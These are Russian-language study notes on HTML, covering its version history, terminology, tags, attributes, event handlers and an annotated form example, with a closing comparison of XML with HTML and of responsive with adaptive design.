- HTML это наследник SGML, вот только создавался он для того, чтобы им могли пользоваться и люди-неспециалисты в области верстки. Т.е. уже с первых дней у HTML были такие плюсы:
 - Простота – за счёт небольшого набора структурных элементов – дескрипторов (они же «теги»);
 - Возможность форматировать док-т без привязки к ср-вам отображения (монитор, телефон, ридер).
- Mosaic → Netscape – ранние браузеры, могли открывать только 1 веб-сайт.
- Официальной спецификации HTML 1.0 не существует. До 1995 было множество неофициальных стандартов HTML. Чтобы стандартная версия отличалась от них, ей сразу присвоили второй номер.
- 1993 – HTML 1.2 – появились 3 тега, отвечающие за визуальное оформление (из 40 логических тегов).
- 1994 – Бернерсом-Ли основан W3C, World Wide Web Consortium – Консорциум Всемирной Паутины.
- 1995 – HTML 2.0 – в запросах возможен поиск по ключевым словам, формы для передачи с ПК на сервер.
- 1995 – HTML 3.0 – теги для таблиц, разметки мат. формул, обтекание изображений текстом и др.
- 1996 – CSS – присоединяются к документу HTML и служат для визуального оформления.
- 1997 – HTML 3.2 – полная поддержка CSS, добавлены нестандартные эл-ты для браузеров NN и IE3.
- 1997 – HTML 4.0 – поддержка фреймов, скриптов, общую процедуру внедрения разных объектов.
- 1999 – HTML 4.01 – более стабильная версия, подправлены объекты, формы и изображения.
- 2014 – HTML 5 – более строгий синтаксис, исключены устаревшие теги, +28 эл-тов, больше мультимедиа.
- 2016 – HTML 5.1 – официальное использование <picture>; всплывающих окна на всех браузерах.
- 2017 – HTML 5.2 – поддержка модульного JS, создание всплывающих и модальных окон.
- 2018 – HTML 5.3 (в процессе разработки) – атрибут «autocapitalize» – смена регистра: aaa → AAA.

? Терминология HTML

- **Элемент (Element)** – конструкция языка HTML. Это контейнер, **содержащий данные и позволяющий отформатировать** их определённым образом. Любая **Web-страница** представляет собой **набор элементов**. Одна из основных идей гипертекста – возможность вложения элементов.
Все элементы делятся на 3 группы:
 - Создание структуры.
 - Эффекты форматирования.
 - Управление программами.
- **Тег (Tag)** – начальный или конечный маркеры элемента. Теги определяют **границы действия элементов** и **отделяют** элементы друг от друга. В тексте Web-страницы теги заключаются в угловые скобки, а конечный тег всегда снабжается косой чертой. Теги – группы, обособленные <>.....</>, с одинаковым св-вом и значением при контейнере «элемент». Инструкция браузеру, указывающая способ отображения текста.
Все теги делятся на 2 группы:
 - Одиночные – используются самостоятельно.
 - Парные – может содержать внутри себя другие теги или текст.
- **Атрибут (Attribute)** – **параметр или свойство** элемента. Это, по сути, **переменная**, которая имеет **стандартное имя** и которой может присваиваться определённый **набор значений**: стандартных или произвольных. Предполагается, что символьные значения атрибутов заключаются в прямые кавычки, (но некоторые браузеры позволяют не использовать кавычки). Атрибуты располагаются внутри начального тега и отделяются друг от друга пробелами, больше при отделении никаких знаков не ставится. Атрибуты тегов расширяют возможности самих тегов и позволяют гибко управлять различными настройками отображения элементов веб-страницы.
Все атрибуты делятся на 2 группы:
 - Обязательные – непременно должны присутствовать.
 - Необязательные – их добавление зависит от цели применения тега.

- **Гиперссылка (Hyperlink)** – фрагмент текста, который является **указателем** на другой файл или объект. Гиперссылки необходимы для того, чтобы обеспечить возможность перехода от одного документа к другому.
- **Фрейм (Frame)** – этот термин имеет два значения. Первое – область документа со своими полосами прокрутки. Второе значение – одиночное изображение в сложном (анимационном) графическом файле (по аналогии с кадром кинофильма).
- **Апплет (Applet)** – программа, передаваемая на компьютер клиента в виде **отдельного файла** и запускаемая при просмотре Web-страницы.
- **Скрипт или Сценарий (Script)** – программа, включённая в состав Web-страницы для расширения её возможностей.
- **Расширение (Extension)** – элемент, не входящий в спецификацию языка, но использующийся, обеспечивая возможность создания нового интересного эффекта форматирования.
- **HTML-файл или HTML-страница (Html-file, Html-page)** – **документ**, созданный в виде гипертекста на основе языка HTML. Такие файлы имеют, как правило, расширения htm или html. В гипертекстовых редакторах и браузерах эти файлы имеют общее название «документ».
- **Код HTML (HTML Code)** – гипертекстовый **документ на языке html** в своём первоначальном виде, когда видны все элементы и атрибуты.
- **Язык HTML (HTML)** – набор специальных правил, каждому соответствует своё название.
- **Веб-страница (Web-page)** – документ (файл), подготовленный в формате гипертекста и размещённый в World Wide Web.
- **World Wide Web, WWW или просто Web** – Всемирная паутина – распределённая система доступа к гипертекстовым документам, существующая в Интернете. HTML является основным языком для создания документов в WWW.
- **Сайт (Site)** – набор Web-страниц, принадлежащих одному владельцу.
- **Браузер (Browser)** – программа для просмотра Web-страниц.
- **Пользовательский Агент (User Agent)** – браузер или другая программа, работающая на компьютере-клиенте.
- **Загрузка (Downloading)** – копирование файлов с Сервера на компьютер Клиент.
- **URL, Uniform Resource Locator** – Универсальный Указатель Ресурса – адрес некоторого объекта в Интернете.
- **Базовый URL** – часть адреса, которая является общей для всех ссылок текущей Web-страницы.
- **CSS, Cascading Style Sheets** – Каскадные Таблицы Стилей – формальный **язык описания внешнего вида документа** (веб-страницы), написанного с использованием языка разметки (чаще всего HTML или XHTML). Также может применяться к любым XML-документам, например, к SVG или XUL.
- **MIME, Multipurpose Internet Mail Extension** – Многоцелевые Расширения Почты Интернета – спецификация для передачи по сети файлов различного типа: изображений, музыки, текстов, видео, архивов и др.

? Разделы HTML:

- <!DOCTYPE html> – первоначальный эл-т для указания типа док-та из HTML4.01, 5, XHTML1.0, 1.1 (html =HTML5)
- Раздел <html> – документ строится на HTML (мы не видим этот раздел).
- Раздел <head> – метаданные, шрифты (мы не видим этот раздел).
 - <meta charset="utf-8"> – служебная инфа, находится внутри раздела head.
 - <title> – (парный тег) эл-т заголовка, отображающийся на вкладке браузера и при поиске страницы.
 - <style> – (парный тег) эл-т, задание стиля эл-тов, вместо заданного по умолчанию.
- Раздел <body> – содержание Веб-страницы – текст, фон, границы, ссылки, и т.д.

? Синтаксис HTML

- <!DOCTYPE html> – ключевой эл-т, в самом начале –типа док-та: HTML 4.01, 5, XHTML1.0, 1.1 (html =HTML 5)
- Принцип матрёшки тегов: <p>sample</p>
- Теги регистронезависимы:
sample</br> =
sample</Br> =
sample</BR> – но правилом хорошего тона, является следование одному выбранному стилю – НЕ смешивать:
 –
 –

- Значения в начальном теге, а не в конечном: sample
- Значения атрибута в кавычках, двойных или одинарных: =
- Отсутствие кавычек не приведёт к ошибкам, кроме случаев, когда в значении есть пробел (тогда и пробел и слово за ним отсекаются браузером): воспримется как Таким образом, отсутствие кавычек не является признаком хорошего тона.
- Вставка изображения – указывается ресурс:
- Тег и атрибут:
 - img – тег;
 - src – атрибут;
 - xxx – значение атрибута.
- Значение параметра ставится в двойные кавычки ".....", разделяются пробелами («,» или «;» между параметрами не ставится): <table width ="100%" border="solid">
- HTML Регистронезависимый: ABCDE = abcde
- Пустые теги <area>, <base>,
, <col>, <command>, <embed>, <hr>, , <input>, <keygen>, <link>, <meta>, <param>, <source>, <track>, <wbr>
- <!--comment--> – комментарий, игнорируется браузером; используются при разработке; потом удаляют – меньше вес кода.
- Неизвестные теги и атрибуты – Если какой-либо тег или его атрибут был написан неверно, то браузер проигнорирует подобный тег и будет отображать текст так, словно тега и не было. Опять же, следует избегать неизвестных тегов, поскольку код HTML не пройдёт валидацию.
- Порядок тегов – Существует определённая иерархия вложенности тегов. Н-р, тег <title> должен находиться внутри контейнера <head> и нигде иначе. Чтобы не возникло ошибки, следите за тем, чтобы теги располагались в коде правильно. Если теги между собой равнозначны в иерархии связи, то их последовательность не имеет значения: можно поменять местами <title> и <meta>, на конечном результате это не скажется.
- Возможно, использовать атрибут (н-р, disabled), у которого явно не задано значение:
<input type="submit" disabled> Подобная запись называется «сокращённый атрибут тега».
- Порядок атрибутов в любом теге не имеет значения и на результат отображения элемента не влияет:
 =
- При неверном значении атрибута (н-р, текст вместо числа) –значение будет проигнорировано и возникнет ошибка при валидации документа.
- Каждый тег HTML принадлежит к определённой группе тегов, например, табличные теги направлены на формирование таблиц и не могут применяться для других целей.

Условно теги делятся на следующие типы:

- Теги верхнего уровня;
- Теги заголовка документа;
- Блочные элементы;
- Строчные элементы;
- Универсальные элементы;
- Списки;
- Таблицы;
- Фреймы;
- Комментарий.

* Следует учитывать, что один и тот же тег может одновременно принадлежать разным группам, например, теги и относятся к категории списков, но также являются и блочными эл-тами.

? Теги

Тег (Tag) – начальный или конечный маркеры элемента. Теги определяют **границы действия элементов и отделяют** элементы друг от друга.

- **Теги верхнего уровня** – Эти теги предназначены для формирования структуры веб-страницы и определяют раздел заголовка и тела документа.

- <html> – тег является контейнером, который заключает в себе всё содержимое веб-страницы, включая теги <head> и <body>. Открывающий и закрывающий теги <html> в документе не обязательны, но хороший стиль диктует непременное их использование.
- <head> – тег предназначен для хранения других элементов, цель которых — помочь браузеру в работе с данными. Также внутри контейнера <head> находятся метатеги, которые используются для хранения информации, предназначенной для браузеров и поисковых систем. Например, механизмы поисковых систем обращаются к метатегам для получения описания сайта, ключевых слов и других данных.
- <body> – тег предназначен для хранения содержания веб-страницы, отображаемого в окне браузера. Информацию, которую следует выводить в док-те, следует располагать именно внутри контейнера <body>. К такой информации относится текст, изображения, таблицы, списки и др.
<!DOCTYPE html> – обязательный эл-т (но не тег!) – как браузеру интерпретировать документ.

<html>	– контейнер для всего содержимого, необязателен, но нужен – хороший тон.
<head>	– «голова» – спецификация для браузеров и поисковиков, ОБЯЗАТЕЛЕН!
.....	
</head>	
<body>	– «тело» – содержание веб-страницы, необязателен, но нужен – хороший тон.
.....	
</body>	
</html>	

<body атрибуты="значения"> – эл-т для хранения контента страницы: текст, картинки, теги, JS.

- **text** – цвет текста в документе.
- **link** – цвет ссылок на веб-странице.
- **alink** – устанавливает цвет активной ссылки.
- **vlink** – цвет посещённых ссылок.
- **background** – задаёт фоновый рисунок на веб-странице.
- **bg="background.gif"** – задаёт фоновый рисунок в виде картинки «background.gif»
- **bgcolor** – цвет фона веб-страницы.
- **bgproperties** – определяет, прокручивать фон совместно с текстом или нет.
- **topmargin** – отступ от верхнего края окна браузера до контента.
- **bottommargin** – отступ от нижнего края окна браузера до контента.
- **leftmargin** – отступ по горизонтали от левого края окна браузера до контента.
- **rightmargin** – отступ от правого края окна браузера до контента.
- **scroll** – устанавливает, отображать полосы прокрутки или нет.

- **Теги заголовка документа** – К этим тегам относятся элементы, которые располагаются в контейнере <head>. Все эти теги напрямую не отображаются в окне браузера, за исключением тега <title>, который определяет название веб-страницы на вкладке (табе) браузера.
 - <title> – Используется для отображения строки текста в левом верхнем углу окна браузера, а также на вкладке. Такая строка сообщает пользователю название сайта и другую информацию, которую добавляет разработчик.
 - <meta> – Метатеги используются для хранения информации, предназначенной для браузеров и поисковых систем. Н-р, механизмы поисковых систем обращаются к метатегам для получения описания сайта, ключевых слов и других данных. Хотя тег <meta> всего один, он имеет несколько атрибутов, поэтому к нему и применяется множественное число. Описание сайта, заданное с помощью тега <meta> и значения «description», обычно отображается в поисковых системах или каталогах при выводе результатов поиска. Значение «keywords» также предназначено в первую очередь для повышения рейтинга сайта в поисковых системах, в нем перечисляются ключевые слова, встречающиеся на веб-странице.
- <meta name="description ИЛИ keywords" content="Сайт об HTML и создании сайтов">
<meta http-equiv="content-type" content="text/html; charset=utf-8">

- **<link>** – тег устанавливает связь с внешним документом вроде файла со стилями или со шрифтами. В отличие от тега **<a>**, тег **<link>** размещается всегда внутри контейнера **<head>** и не создаёт ссылку.
- **<style>** – тег применяется для определения стилей элементов веб-страницы. Тег **<style>** необходимо использовать внутри контейнера **<head>**. Можно задавать несколько тегов **<style>**. Атрибуты:
 - **media** – определяет у-во вывода, для работы с которым предназначена таблица стилей;
 - **type** – сообщает браузеру, какой синтаксис использовать.

```
<head>
.....
<style type="text/css">
  h1 {
    font-size: 120%;
    font-family: Verdana, Arial, Helvetica, sans-serif;
    color: #00FFFF;
  }
</style>
</head>
<body>
  <h1>Hello, World!</h1>
</body>
```

Hello, World!

- **(Теги-) Блочные элементы** – Блочные элементы характеризуются тем, что занимают всю доступную ширину, высота элемента определяется его содержимым, и он всегда начинается с новой строки.
 - **<aside>** – определяет блок сбоку от контента для размещения рубрик, ссылок на архив, меток и другой информации. Такой блок, как правило, называется «сайдбар» или «боковая панель»
 - **<blockquote>** – тег предназначен для выделения длинных цитат внутри документа.
 - **<center>** – выравнивает содержимое контейнера по центру относительно родительского эл-та.
 - **<div>** – тег относится к универсальным блочным контейнерам и предназначен для выделения фрагмента документа с целью изменения вида содержимого. Как правило, вид блока управляется с помощью стилей. Чтобы не описывать каждый раз стиль внутри тега, можно выделить стиль во внешнюю таблицу стилей, а для тега добавить атрибут **«class»** или **«id»** с именем селектора:
`<div class="japan">...</div>`, где **.japan** было определено как класс с параметрами
 - **<header>** – тег задаёт «шапку» сайта или раздела, в которой обычно располагается заголовок.
 - **<h1>, ..., <h6>** – эта группа тегов определяет текстовые заголовки разного уровня (из 6 доступных, 1 – наивысший уровень), которые показывают относительную важность секции, расположенной после заголовка.
 - **<hr>** – Рисует горизонтальную линию, которая по своему виду зависит от атрибутов.
 - **<main>** – тег предназначен для основного содержимого документа. Содержимое должно быть уникальным и не включать типовые блоки вроде шапки сайта, подвала, навигации, боковой панели, формы поиска и т. п.
 - **<p>** – определяет параграф (абзац) текста, добавляет пустой отступ перед первой строкой.
 - **<pre>** – см. «Строчные элементы» (ниже).
 - **<table>** – «table – таблица» – см. «Теги таблиц» (ниже).
 - **** – «ordered list – нумерованный список» – см. «Теги Списков» (ниже).
 - **** – «unordered list – ненумерованный список» – см. «Теги Списков» (ниже).
 - **<address>** – тег предназначен для хранения информации об авторе и может включать в себя любые элементы HTML вроде ссылок, текста, выделений и т.д. Планируется, что поисковые системы будут анализировать содержимое этого тега для сбора информации об авторах сайтов.
 - **<nav>** – тег задаёт навигацию по сайту. Если на странице несколько блоков ссылок, то в **<nav>** обычно помещают приоритетные ссылки. Также допустимо использовать несколько тегов **<nav>** в документе.

```
<nav><a href="1.html">News</a> |
  <a href="2.html">Shop</a> |
  <a href="3.html">Fun</a> |
  <a href="4.html">Blog</a>
</nav>
```

[News](#) | [Shop](#) | [Fun](#) | [Blog](#)

- **(Теги-) Строчные элементы** – Строчными называются такие элементы веб-страницы, которые являются непосредственной частью другого элемента, например, текстового абзаца. В основном они используются для изменения вида текста или его логического выделения.
 - <**a**> – тег <a> является одним из важных элементов HTML и предназначен для создания ссылок. В зависимости от присутствия атрибутов name или href тег <a> устанавливает ссылку или якорь.
www.link.com – ссылка-текст
 – ссылка-картинка
xxxx@xxx.com – ссылка на отправку почты
anchor – якорь1 – закладка внутри страницы, которая явл-ся целью ссылки
anchor – якорь2 – закладка внутри страницы, которая явл-ся целью ссылки
 – Имя окна или фрейма, куда браузер будет загружать эл-т
 - <**b**> – определяет жирное начертание шрифта.
 - <**strong**> – тег предназначен для акцентирования текста браузерами + жирное начертание.
 - <**i**> – устанавливает курсивное начертание шрифта.
 - <**em**> – акцентирование текста, приоритет ниже, чем у + курсивное начертание.
 - <**u**> – устанавливает подчёркивание шрифта.
 - <**s**> = <**strike**> – устанавливает зачёркивание шрифта.
 - <**q**> – «quote – цитата» – для выделения цитат в тексте; в браузере отображается в кавычках.
 - <**big**> – увеличивает размер шрифта на единицу по сравнению с обычным текстом.
 - <**small**> – уменьшает размер шрифта на единицу по сравнению с обычным текстом.
 - <**bdo**> – устанавливает направление вывода текста: слева направо или справа налево.
 - <**br**> – устанавливает перевод строки в том месте, где этот тег находится. Не добавляет пустой отступ перед строкой (в отличие от тега параграфа <p>).
 - <text style="padding-left: 60px"> – одинарный тег – ТАБУЛЯЦИЯ! = как клавиша «Tab»
 - <**sub**> – отображает шрифт в виде нижнего индекса.
 - <**sup**> – отображает шрифт в виде верхнего индекса.
 - <**font**> – тип шрифта, атрибуты:
 - color – устанавливает цвет текста;
 - face – определяет гарнитуру шрифта;
 - size – задаёт размер шрифта в условных единицах.
 - <**pre**> – «пре-форматируемый текст» – сохраняются все пробелы и перевод на новую строку.
 - <**abbr**> – «abbreviation – аббревиатура» – текст будет подчёркнут пунктирной линией, а при наведении на него будет появляться тултип с расшифровкой, указанной в параметрах.
 - <**img**> – тег предназначен для отображения на веб-странице изображений в графическом формате GIF, JPEG или PNG. Если необходимо, то рисунок можно сделать ссылкой на другой файл, поместив тег в контейнер <a>. При этом вокруг изображения отображается рамка, которую можно убрать, добавив атрибут border="0".
 - <**area**> – тег определяет активные области изображения, которые являются ссылками.
 - <**canvas**> – тег создаёт область, в которой при помощи JavaScript можно рисовать разные объекты, выводить изображения, анимацию, игры.
 - <**meter**> – используется для вывода значения в некотором известном диапазоне; используется преимущественно для отображения числовых значений, например, количества результатов поиска, объёма жидкости, давления и др.

Атрибуты:

- value – устанавливает значение (обязательный атрибут).
- min – задаёт минимально возможное значение.
- max – задаёт максимально возможное значение.
- low – определяет предел, при достижении которого значение считается низким.
- high – определяет предел, при достижении которого значение считается высоким.
- optimum – определяет наилучшее или оптимальное значение.

<meter value="0" max="100" low="10" high="60">Низкая</meter>
<meter value="30" max="100" low="10" high="60">Нормальная</meter>
<meter value="80" max="100" low="10" high="60">Горячая</meter>
<meter value="100" max="100">Кипяток</meter>



- <**input**> – см. «Теги Форм» (ниже).
- <**select**> – см. «Теги Форм» (ниже).
- <**textarea**> – см. «Теги Форм» (ниже).

- (Теги-) Универсальные элементы** – Особенность этих тегов состоит в том, что они в зависимости от контекста могут быть как блочными, так и встроеннымми элементами. Если тег используется как встроенный, он не должен содержать любые блочные элементы.
 - **<object>** – сообщает браузеру, как загружать и отображать объекты, которые браузер не понимает.
 - **<iframe>** – создаёт плавающий фрейм.
 - **<button>** – создаёт на веб-странице кнопку.
 - **<applet>** – тег предназначен для вставки на страницу апплетов – небольших программ, на Java.
 - **<ins>** – тег предназначен для выделения текста, который был добавлен в новую версию док-та.
 - **** – тег используется для выделения текста, который был удалён в новой версии документа.
- Теги Списков** – Списком называется взаимосвязанный набор отдельных фраз или предложений, которые начинаются с маркера или цифры. Списки предоставляют возможность упорядочить и систематизировать разные данные и представить их в наглядном и удобном для пользователя виде.
 - **** – «ordered list – нумерованный список» – тег устанавливает нумерованный список, т.е. каждый элемент списка начинается с числа или буквы и увеличивается по возрастанию.
 - <ol type="1"> – список, перечисленный с помощью будет: 1, 2, 3 = (без атрибутов)
 - <ol type="I"> – список, перечисленный с помощью будет: I, II, III
 - <ol type="i"> – список, перечисленный с помощью будет: i, ii, iii
 - <ol type="A"> – список, перечисленный с помощью будет: A, B, C
 - <ol type="a"> – список, перечисленный с помощью будет: a, b, c
 - **** – «unordered list – ненумерованный список» – устанавливает маркированный список, каждый элемент которого начинается с небольшого символа – маркера.
 - <ul type="disc"> – список, перечисленный с помощью будет: • • • = (без атрибутов)
 - <ul type="circle"> – список, перечисленный с помощью будет: ○ ○
 - <ul type="square"> – список, перечисленный с помощью будет: ■ ■ ■
 - **** – «list – список» – тег определяет отдельный элемент списка. Внешний тег или устанавливает тип списка – маркированный или нумерованный, а внутренний используется для перечисления каждого пункта после задания или и их параметров.

<pre><ol type="1"> Первый пункт Второй пункт <ul type="disc"> Пункт Пункт </pre>	1. Первый пункт 2. Второй пункт • Пункт • Пункт
---	--
- Теги Таблиц** – Таблица состоит из строк и столбцов ячеек, которые могут содержать текст и рисунки. Обычно таблицы используются для упорядочения и представления табличных данных.
 - **<table>** – «table – таблица» – тег служит контейнером для элементов, определяющих содержимое таблицы. Любая таблица состоит из строк и ячеек, которые задаются с помощью тегов <tr> и <td>.
 - **<th>** – «table head – голова таблицы» – тег предназначен для создания одной ячейки таблицы, которая обозначается как заголовочная. Текст в такой ячейке отображается браузером обычно жирным шрифтом и выравнивается по центру.
 - **<tr>** – «table row – строка (ряд) таблицы» – тег служит контейнером для создания строки таблицы.
 - **<td>** – тег предназначен для создания одной ячейки таблицы. Тег <td> должен размещаться внутри контейнера <tr>, который в свою очередь располагается внутри тега <table>.

Ячейка 1	
Ячейка 2	Ячейка 3

```
<table border="1" cellpadding="7" cellspacing="0">
  <tr>
    <td bgcolor="#00FFFF" align="center">Ячейка 1</td>
  </tr>
  <tr>
    <td>Ячейка 2</td>
    <td>Ячейка 3</td>
  </tr>
</table>
```

- **Теги Форм** – Формы есть на всех сайтах, которые предоставляют возможность поиска по сайту или имеют страницу (блок) «Контакты». Создаются формы с помощью тега `<form>` и ряда тегов `<input>`, которые имеют разный атрибут `«type»`, и в зависимости от него отвечают за разные поля ввода или другие элементы (радиокнопки, флажки).
 - `<form>` – тег устанавливает форму на веб-странице. Форма предназначена для обмена данными между пользователем и сервером. Область применения форм не ограничена отправкой данных на сервер, с помощью клиентских скриптов можно получить доступ к любому элементу формы, изменять его и применять по своему усмотрению. Для отправки формы на сервер используется кнопка «Submit», того же можно добиться, если нажать клавишу «Enter» в пределах формы. Если кнопка «Submit» отсутствует в форме, клавиша «Enter» имитирует её использование.
Атрибуты:
 - `accept-charset` – устанавливает кодировку, для сервера;
 - `action` – адрес программы или документа, который обрабатывает данные формы;
 - `autocomplete` – включает автозаполнение полей формы;
 - `enctype` – способ кодирования данных формы;
 - `method` – метод протокола HTTP;
 - `name` – имя формы;
 - `novalidate` – отменяет встроенную проверку данных формы на корректность ввода;
 - `target` – имя окна или фрейма, куда обработчик будет загружать возвращаемый результат.
 - `<input>` – позволяет создавать разные эл-ты интерфейса для взаимодействие с пользователем
`<input type=".....">` – значения атрибута `«type»`:
 - `text` – текстовое поле (используется по умолчанию – если не прописывать атрибут `«type»`);
 - `password` – поле с паролем;
 - `file` – поле для отправки файла;
 - `hidden` – скрытое поле;
 - `checkbox` – флажок;
 - `radio` – переключатель;
 - `button` – кнопка для исполнения логики на Клиенте – без отправки формы на Сервер;
 - `submit` – кнопка для исполнения логики на Сервере – с отправкой формы на Сервер ;
 - `reset` – кнопка для очистки формы;
 - `image` – кнопка с изображением.
 - `<select>` – создаёт эл-т интерфейса в виде раскрывающегося списка с 1 из множества выборов
`<select>`
 `<option>Пункт 1</option>`
 `<option>Пункт 2</option>`
`</select>`
 - `<textarea>` – Создание текстовой области, в кот. можно вводить текст – абзацы будут учитываться!
Атрибуты:
 - `accesskey` – переход к полю с помощью сочетания клавиш;
 - `autofocus` – автоматическое получение фокуса;
 - `cols` – ширина поля в символах;
 - `disabled` – блокирует доступ и изменение элемента;
 - `form` – связывает текстовое поле с формой по её идентификатору;
 - `maxlength` – максимальное число введённых символов;
 - `name` – имя поля, для того, чтобы обработчик формы мог его идентифицировать;
 - `placeholder` – указывает замещающийся текст;
 - `readonly` – устанавливает, что поле не может изменяться пользователем;
 - `required` – обязательное для заполнения поле;
 - `rows` – высота поля в строках текста;
 - `tabindex` – порядок перехода между элементами при нажатии на клавишу «Tab»;
 - `wrap` – параметры переноса строк.
- **Тег-Комментарий** – добавить комментарий в код документа.
 - `<!-- -->` – добавляет комментарий в код док-та. Текст комментария не отображается на странице. Разрешается внутрь комментария добавлять другие теги.
Недопустимы вложенные комментарии (когда один комментарий расположен внутри другого).
Атрибутов – нет.

- **Теги для Фреймов** – Фреймы разделяют окно браузера на отдельные области, расположенные вплотную друг к другу. В каждую из таких областей загружается самостоятельная веб-страница, определяемая с помощью тега `<frame>`. С помощью фреймов веб-страница делится на два или более документа, которые обычно содержат навигацию по сайту и его контент. Механизм фреймов позволяет открывать документ в одном фрейме, по ссылке, нажатой в совершенно другом фрейме. Допустимо также использовать вложенную структуру элементов, это позволяет дробить фреймы на мелкие области.
 - `<iframe>` – создаёт плавающий фрейм.
 - `<frameset>` – определяет структуру фреймов на веб-странице.
 - `<frame>` – определяет свойства отдельного фрейма, на которые делится окно браузера.
 - `<noframes>` – содержимое тега `<noframes>` отображается в браузере, когда он не поддерживает фреймы и не умеет их интерпретировать.

? Атрибут (**Attribute**) – параметр или свойство элемента. Это, по сути, **переменная**, которая имеет **стандартное имя** и которой может присваиваться определённый **набор значений**: стандартных или произвольных. Предполагается, что символьные значения атрибутов заключаются в прямые кавычки, (но некоторые браузеры позволяют не использовать кавычки). Атрибуты располагаются внутри начального тега и отделяются друг от друга пробелами, больше при отделении никаких знаков не ставится. Атрибуты тегов расширяют возможности самих тегов и позволяют гибко управлять различными настройками отображения элементов веб-страницы.

- Универсальные атрибуты применяются практически ко всем тегам:
 - `accesskey` – позволяет получить доступ к элементу с помощью заданного сочетания клавиш;
 - `class` – определяет имя класса, которое позволяет связать тег со стилевым оформлением;
 - `contenteditable` – сообщает, что элемент доступен для редактирования пользователем;
 - `contextmenu` – устанавливает контекстное меню для элемента;
 - `dir` – задаёт направление и отображение текста — слева направо или справа налево;
 - `hidden` – скрывает содержимое элемента от просмотра;
 - `id` – указывает имя стилевого идентификатора;
 - `lang` – браузер использует значение параметра для правильного отображения нац. символов;
 - `spellcheck` – указывает браузеру проверять или нет правописание и грамматику в тексте;
 - `style` – применяется для определения стиля элемента с помощью правил CSS;
 - `tabindex` – порядок получения фокуса при переходе между эл-тами с помощью клавиши «`Tab`»;
 - `title` – описывает содержимое элемента в виде всплывающей подсказки;
 - `xml:lang` – этот атрибут по своему действию похож на `lang`, но применяется только в XHTML-документах и указывает язык всего текста или его фрагмента.

? События:

События HTML 5 – это специальные глобальные атрибуты, используемые в тегах для вызова обработчиков событий, написанных на различных языках сценариев таких, как JavaScript и вызываемых, когда на странице происходит какое-либо действие. События позволяют сделать вашу страницу динамической.

- `onblur` – потеря фокуса – кликнуть на другой эл-т `<input type="text" value="xx" onblur="alert(this.value)">`;
- `onchange` – изменение значения элемента формы;
- `onclick` – щелчок левой кнопкой мыши на элементе;
- `ondblclick` – двойной щелчок левой кнопкой мыши на элементе;
- `onfocus` – получение фокуса – кликнуть на данный эл-т;
- `onkeydown` – клавиша нажата, но не отпущена;
- `onkeypress` – клавиша нажата и отпущена;
- `onkeyup` – клавиша отпущена;
- `onload` – документ загружен;
- `onmousedown` – нажата левая кнопка мыши;
- `onmousemove` – перемещение курсора мыши;
- `onmouseout` – курсор покидает элемент;
- `onmouseover` – курсор наводится на элемент;
- `onmouseup` – левая кнопка мыши отпущена;
- `onreset` – форма очищена;
- `onselect` – выделен текст в поле формы;
- `onsubmit` – форма отправлена.
- `onunload` – закрытие окна.

? Пример тегов Формы

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Form</title>
5 </head>
6
7 <body>
8   <form name="myform" method="post">
9     <label for="name">Name: __</label> <input type="text" id="name" 0000000000000000
10    placeholder="Your name..." maxlength="5">
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26   <br>
27   <label for="date">DoB: </label> <input type="date" id="date">
28
29   <br>
30   <label for="pass">Password: </label> <input type="password" id="pass">
31
32   <br>
33   <label for="male">Male: </label> <input type="radio" id="male" name="gender">
34   <label for="female">Female: </label> <input type="radio" id="female" name="gender">
35
36
37   <br>
38   Yes, I accept the cookie policy <input type="checkbox">
39
40   <br>
41   <input type="button" value="button">
42
43   <br>
44   <input type="submit" value="submit">
45
46
47 </form>
48 </body>
49 </html>
```

Версия HTML = «html» = HTML5.0
Вид документа – HTML-документ
Начало Заголовка
Form – Надпись на вкладке браузера – «Form»
Окончание Заголовка

Начало Тела
Начало Формы, название, метод отправки
<label> активация поля при клике на названии слева «Name:», значение «for» = значению «id» = = произвольное, но уникальное название,
«Name: __» – Название последующего поля, и пробел между Названием поля и Полем, который будет присутствовать и на странице. При клике на него поле станет активным, только если прописан тег <label>
type="text" – текстовое поле, используется по умолчанию, (но лучше прописать – хороший тон)
id – уникальный ID, которому должен быть = атрибут for тега <label>
placeholder – бледное пояснение в самом поле
maxlength – макс допустимое кол-во символов (единственный атрибут ограничения)
Name: Your name...

Отступ – «Пустая строка» – добавляет «отступ»
type="date" – поле даты с маской и календарём
DoB: dd/mm/yyyy

type="password" – при вводе символы → «●●●»
Password:


type="radio" – радиокнопка, чтобы начала выполнять ф-цию «ИЛИ» – добавить ещё радиокнопку, и для обоих одинаковый атрибут «name»
Male: Female:

type="checkbox" – флаговая кнопка, ф-ция «И»
Yes, I accept the cookie policy

type="button" – кнопка, процесс на Клиенте
button

type="submit" – кнопка, процесс на Сервере
submit

Окончание Формы
Окончание Тела документа
Окончание Документа



HTML misc.

? Отличие XML от HTML

XML не является заменой HTML. Они предназначены для решения разных задач:

- XML решает задачу хранения и транспортировки данных, фокусируясь на том, что такие данные самые данные,
- HTML же решает задачу отображения данных, фокусируясь на том, как эти данные выглядят.

? Отзывчивый (Responsive) и Адаптивный (Adaptive) дизайн

- Отзывчивый дизайн – один URL, адаптация вёрстки только за счёт CSS (у сайта 1 дизайн и он программно адаптируется под разные разрешения, мониторы)
- Адаптивный дизайн – разные URL, адаптация вёрстки CSS, HTTP (у сайта много дизайнов, для разных мониторов, телефонов, и т.д.)
- Сайты, основывающиеся на **отзывчивом (responsive) дизайне**, предоставляют всем устройствам одни и те же наборы URL, где каждый URL обеспечивает все устройства общим HTML кодом, поэтому модификация сайта под различные экраны достигается путём использования лишь CSS кода.
- Сайты, свёрстанные на **адаптивном (adaptive) веб-дизайне**, динамически сообщают всем устройствам общие URL, но каждый URL содержит различный HTML (и CSS) код, в зависимости от типа аппаратного обеспечения.

